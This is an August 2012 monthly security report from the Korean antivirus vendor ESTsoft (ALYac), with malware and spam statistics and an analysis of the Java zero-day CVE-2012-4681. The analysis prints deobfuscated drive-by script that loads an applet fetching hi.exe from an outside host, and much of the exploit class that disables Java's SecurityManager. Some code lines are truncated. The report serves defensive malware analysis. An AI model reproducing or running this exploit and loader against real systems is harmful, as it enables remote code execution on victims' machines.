www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part I 8월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15


[2012년 8월 1일 ~ 2012년 8월 31일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	New	Trojan.Patched.lpk	Trojan	5,544
2	↓1	Spyware.OnlineGames.wsxp	Spyware	5,150
3	↑10	Gen:Variant.Zusy.4661	Etc	3,730
4	New	Exploit.CVE-2012-1889.Gen	Exploit	3,680
5	New	Trojan.Downloader.ATGG	Trojan	3,519
6	New	Variant.Zusy.4661	Etc	3,366
7	New	Gen:Variant.Graftor.40591	Etc	2,454
8	New	Trojan.alexa.SVC	Trojan	2,425
9	New	Trojan.Downloader.86016	Trojan	2,345
10	New	Gen:Trojan.Heur.VP2.sm0@a0ZRvoli	Trojan	2,315
11	New	Gen:Trojan.Heur.VP2.sm0@auYERagi	Trojan	2,310
12	New	Adware.Kraddare.DC	Adware	2,285
13	New	Trojan.Script.455589	Trojan	2,237
14	New	Gen:Variant.Graftor.Elzob.10671	Etc	1,962
15	New	Trojan.Patched.usp10	Trojan	1,953

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임


감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.
8월의 감염 악성코드 TOP 15에서는 거의 1년 만에 Spyware.OnlineGames.wsxp가 1위에서 2위로 내려왔습니다. 대신 그 자리를 Trojan.Patched.lpk가 차지했습니다. 새롭게 1위를 차지한 Trojan.Patched.lpk 악성코드는 국내 일부 쉐어웨어들이 유포하는 사용자 동의를 받지 않고 추가적인 애드웨어를 뿌리는 형태로 특히, 주말을 이용하여 많은 유포행위를 하고 있습니다. 이 악성코드는 추가적으로 온라인게임계정탈취를 시도하는 악성코드도 유포하므로 사용자들의 주의가 필요합니다. 그 외에도 3위를 차지한 Gen:Variant.Zusy.4661 악성코드도 지난달에 비해 무려 10계단 상승했는데, 이 악성코드는 사용자가 컴퓨터에서 입력한 값을 저장하여 공격자에게 전달하는 악성코드로 또 다른 온라인게임 계정 탈취의 주범이기도 합니다.

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 트로이목마(Trojan)유형이 가장 많은 50%를 차지했으며, 기타 악성코드(Etc) 유형이 26%로 그 뒤를 차지했습니다. 스파이웨어의 비중은 11%입니다.


(3) 카테고리별 악성코드 비율 전월 비교



8월에는 7월과 비교하여 트로이목마(Trojan) 유형의 악성코드 비중이 48%에서 50%로 소폭 상승하였으며 기타(Etc) 유형의 악성코드의 비중도 전월에 비해 약간 증가하였습니다. 그 외 메모리변조를 통해 원격코드를 실행가능 한 CVE-2012-1889 취약점을 노린 공격이 급증하였습니다.

(4) 월별 피해 신고 추이

[2011년 9월 ~ 2012년 8월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다. 알약 2.0의 신고기능에 의해 접수된 피해 문의 신고는 휴가철 등의 영향으로 7월에 잠시 내려갔던 수치가 8월에 들어 20% 가량 다시 증가하였습니다.

(5) 월별 악성코드 DB 등록 추이

[2011년 9월 ~ 2012년 8월]



Part I 8월의 악성코드 통계

2. 악성코드 이슈 분석 – "CVE-2012-4681 JAVA Security Manager 우회취약점"

(1) 개요

8월 26일 보안 업체 FireEye에서 블로그 "ZERO-DAY SEASON IS NOT OVER YET"를 통해 오라클(Orcle) 자바 JRE(Java Runtime Environment) 7에서 임의의 코드를 실행 할 수 있는 코드 실행 취약점(CVE-2012-4681)을 공개하였다. 해당 자바 JRE 취약점은 ORACLE에서 보안 취약점을 제거할 수 있는 보안 패치를 제공하지 않아 제로 데이(Zero-Day, 0-Day) 취약점으로 각별한 주의가 필요하다.

자바 JRE 관련 Zero-DAY 취약점의 영향을 받는 소프트웨어는 다음과 같다.

Oracle Java 7 (1.7, 1.7.0)
Java Platform Standard Edition 7 (Java SE 7)
Java SE Development Kit (JDK 7)
Java SE Runtime Environment (JRE 7)

(2) 행위 분석

이 스크립트는 Dadong's JSXX 0.44 VIP 변조 방지 스크립트 기술을 사용하여 난독화를 사용하고 있다. 중국에서 제작된 것으로 Dadong 이라고도 알려져 있으며 난독화 기법으로 자주 사용된다.

<그림 1. 난독화된 코드>


Dadong 난독화 스크립트의 가장 큰 특징은 변조 방지코드이다. 스크립트에 문자 삽입 또는 문자변경, 문자 전환 값 추가, 빼기 등등을 하게 되면 모두 실패하여 실행되지 않는다. 스크립트의 난독화는 변수에 저장이 되어 실행되면 난독화 변수를 읽고 각 문자를 10진수로 바꾸며 이후 표현식 등으로 몇 가지 복잡한 계산을 수행하여 복호화 하게 된다.

복호화 하면 하나의 JAVA 애플릿을 호출하는 것을 볼 수 있다.

```
sRjVnQL3 = bAiMAGd8;
   NND15 = biVddtE4(20100418);
   while (window.closed) {
   }
   var xxx3 = window.navigator.userAgent.toLowerCase();
   if (xxx3.indexOf("msie 6") > -1) {
       document.write("<OBJECT classid='clsid:8AD9C840-044E-11D1-B3E9-00805F499D93' width='200' height='200'><pa
http://ok.aa24.net/meeting/hi.exe'><param name=bo value= 'woyouyizhixiaomaolv'><param name=si value= 'conglaiyeb
ame=CODE value= 'cve2012xxxx.Gondvv.class'><param name=archive value= 'applet.jar'></OBJECT>");
   } else {
       document.write("<br>");
       var gondady = document.createElement("body");
       document.body.appendChild(gondady);
       var gondad = document.createElement("applet");
       gondad.width = "256";
       gondad.height = "256";
       gondad.archive = "applet.jar";
       gondad.code = "cve2012xxxx.Gondvv.class";
       gondad.setAttribute("xiaomaolv", "http://ok.aa24.net/meeting/hi.exe");
       gondad.setAttribute("bn", "woyouyizhixiaomaolv");
       gondad.setAttribute("si", "conglaiyebuqi");
       gondad.setAttribute("bs", "748");
       document.body.appendChild(gondad);
   }
   delete sBtEp6;
   delete kikT2;
   delete meSjBJF7;
   delete ASQdP6;
   delete XXCoPJO;
   delete uxNAFTd8;
   delete Dkni4;
   delete FVfejc3;
   delete lqVSn5;
   delete utCv1;
   delete DxDLFS8;
   delete dltNk7;
   delete vl▼▼IBt3;
   delete bAiMAGd8;
   delete NcFin7;
```

<그림 2. 복호화된 코드>

이 애플릿에는 두 개의 클래스로 구성되어 있으며 Gonvv 클래스에 CVE-2012-4681취약점으로 Zero-Day 공격을 포함하는 클래스이고 Gondzz클래스에서는 바이너리 파일을 다운로드 이후 실행한다.



<그림 3. 애플릿 구성>

```
import java.applet.Applet;
import java.awt.Graphics;
import java.beans.Expression;
import java.beans.Statement;
import java.lang.reflect.Field;
import java.net.URL;
import java.security.AccessControlContext;
import java.security.AllPermission;
import java.security.CodeSource;
import java.security.Permissions;
import java.security.ProtectionDomain;
import java.security.cert.Certificate;

public class Gondvv extends Applet
{
  public void disableSecurity()
    throws Throwable
  {
// localStatement에 인자를 모든 액세스 권한(접근 권한)을 넣는다.
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);

    AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] { localProtectionDomain });

// localAccessControlContext는 모든 실행 권한을 표현한다. 해당 소스를 풀어 쓰면 아래와 같이 표현 된다.
// sun.awt.SunToolkit.getField(Statement , "acc").set(localStatement, localAccessControlContext);

    SetField(Statement.class, "acc", localStatement, localAccessControlContext);


// localStatement가 실질적으로 System.setSecurityManager() 를 실행하는 명령이다.
    localStatement.execute();
}
```


```
  private Class GetClass(String paramString) throws Throwable
  {
    Object[] arrayOfObject = new Object[1];
    arrayOfObject[0] = paramString;
    Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);

    localExpression.execute();
// Class.forName("sun.awt.SunToolkit"); 으로 풀어 쓸 수 있다.

    return (Class)localExpression.getValue();
  }

  private void SetField(Class paramClass, String paramString, Object paramObject1, Object paramObject2)
    throws Throwable
  {
    Object[] arrayOfObject = new Object[2];
    arrayOfObject[0] = paramClass;
    arrayOfObject[1] = paramString;
    Expression localExpression = new Expression(GetClass("sun.awt.SunToolkit"), "getField", arrayOfObject);
// sun.awt.SunToolkit.getField(paramClass, paramString);으로 풀어 쓸 수 있다.
    localExpression.execute();
    ((Field)localExpression.getValue()).set(paramObject1, paramObject2);
// sun.awt.SunToolkit.getField(paramClass, paramString).set(paramObject1, paramObject2); 으로 풀어 쓸 수 있다.
  }

  public void init()
  {
    try
    {
      disableSecurity();
// 최종적으로 disableSecurity();으로 모든 실행 권한을 받아 Security를 해제 하게 된다.
      String s1 = getParameter("bn");
      String s = getParameter("xiaomaolv");
      이하 생략 ...
```

<표 1. 소스 코드 분석>

localAccessControlContext변수는 모든 실행 권한을 뜻하는 권한의 인스턴스로 정의된다. 소스 코드 분석처럼 Sun.awt.SunToolkit의 getField() 메소드에 취약점이 있어서 문제가 발생하는데, 즉 localStatement는 setSecuritymanager 문장을 실행하는 명령으로 여기에 sun.awt.SunToolkit.getField 를 이용하여 인자 값 체크 없이 인자를 넣을 수 있다는 취약점이다.
정상적으로는 System.setSecutityManager(모든 실행 권한)으론 실행 할 수 없지만, System.setSecutityManager(어떤) 와 같은 행동을 하는 Statement 클래스를 만들어 sun.awt.SunToolkit.getField(Statement , "acc").set(localStatement, localAccessControlContext);으로 모든 실행권한이라는 인자를 우회하여 넣어 localStatement.execute(); 를 실행함으로 결과적으로 모든 실행 권한을 가지게 된다.

해당 스크립트 문은 자바 JRE 취약점(CVE-2012-4681)으로 http://xxxx.net/hi.exe을 다운로드 한다.

File Name	MD5	Size
hi.exe	**4A55BF1448262BF71707EEF7FC168F7D**	**16,896 Bite**
%System32%mspmsnsv.dll	**2F8AC36B4038B5FD7EFAD8F1206C01E2**	**10,240 Bite**



<그림 4. Hi.exe 와 mspmsnsv.dll 정보>

다운로드 받은 hi.exe를 최초 실행 시 C:₩WINDOWS₩system32₩에 mspmsnsv.dll파일을 생성하게 된다.

인젝션이 성공하게 되면 특정 도메인으로 접속을 요청하며 접속 성공 시 키로깅 등의 공격자가 의도하는 공격 기능을 수행하는 것으로 추정된다. (분석시점 접속 불가능)

(3) 결론


제로데이 공격은 보안 취약점이 발견되었을 때 문제에 대한 해결 방법이 알려지기 전에 이루어지는 공격을 의미하는 것으로, 일반적으로 컴퓨터에서 취약점이 발견되면 제작자나 개발자가 취약점을 보완하는 패치를 배포하고 사용자가 이를 내려받아 대처하는 것이 관례이다. 이 취약점은 제로데이 상태로 발표되었다.

현재는, Oracle에서 이 취약점에 대한 패치를 게시하고 업데이트를 권고하고 있다.
http://www.oracle.com/technetwork/topics/security/alert-cve-2012-4681-1835715.html#PatchTable

Part I 8월의 악성코드 통계


3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트




(2) 상위 Top 5 포트 월별 추이

[2012년 06월 ~ 2012년 08월]



(3) 악성 트래픽 유입 추이


[2012년 03월 ~ 2012년 08월]



Part I 8월의 악성코드 통계

4. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 유입되는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 8월의 경우 7월에 비해 바이러스가 포함된 메일 통계수치는 약 30% 가량 대폭 감소하였습니다. 수집된 스팸 메일의 통계수치의 경우 7월에 비해 8월 통계가 약 20% 가까이 증가하였습니다.

(2) 월별 통계 현황

[2012년 03월 ~ 2012년 08월]



월별 통계 현황은 전체 악성메일 중 단순 스팸메일과 악성코드 첨부메일의 각 비율을 나타내는 그래프입니다. 8월에는 스팸 메일이 97.0%, 바이러스첨부 메일이 3.0%의 비율로 수신된 것으로 나타났습니다.

(3) 스팸 메일 내의 악성코드 현황

[2012년 8월 1일 ~ 2012년 8월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	2,527	24.90%
2	W32/MyDoom-H	1,453	14.32%
3	Mal/ZipMal-B	923	9.10%
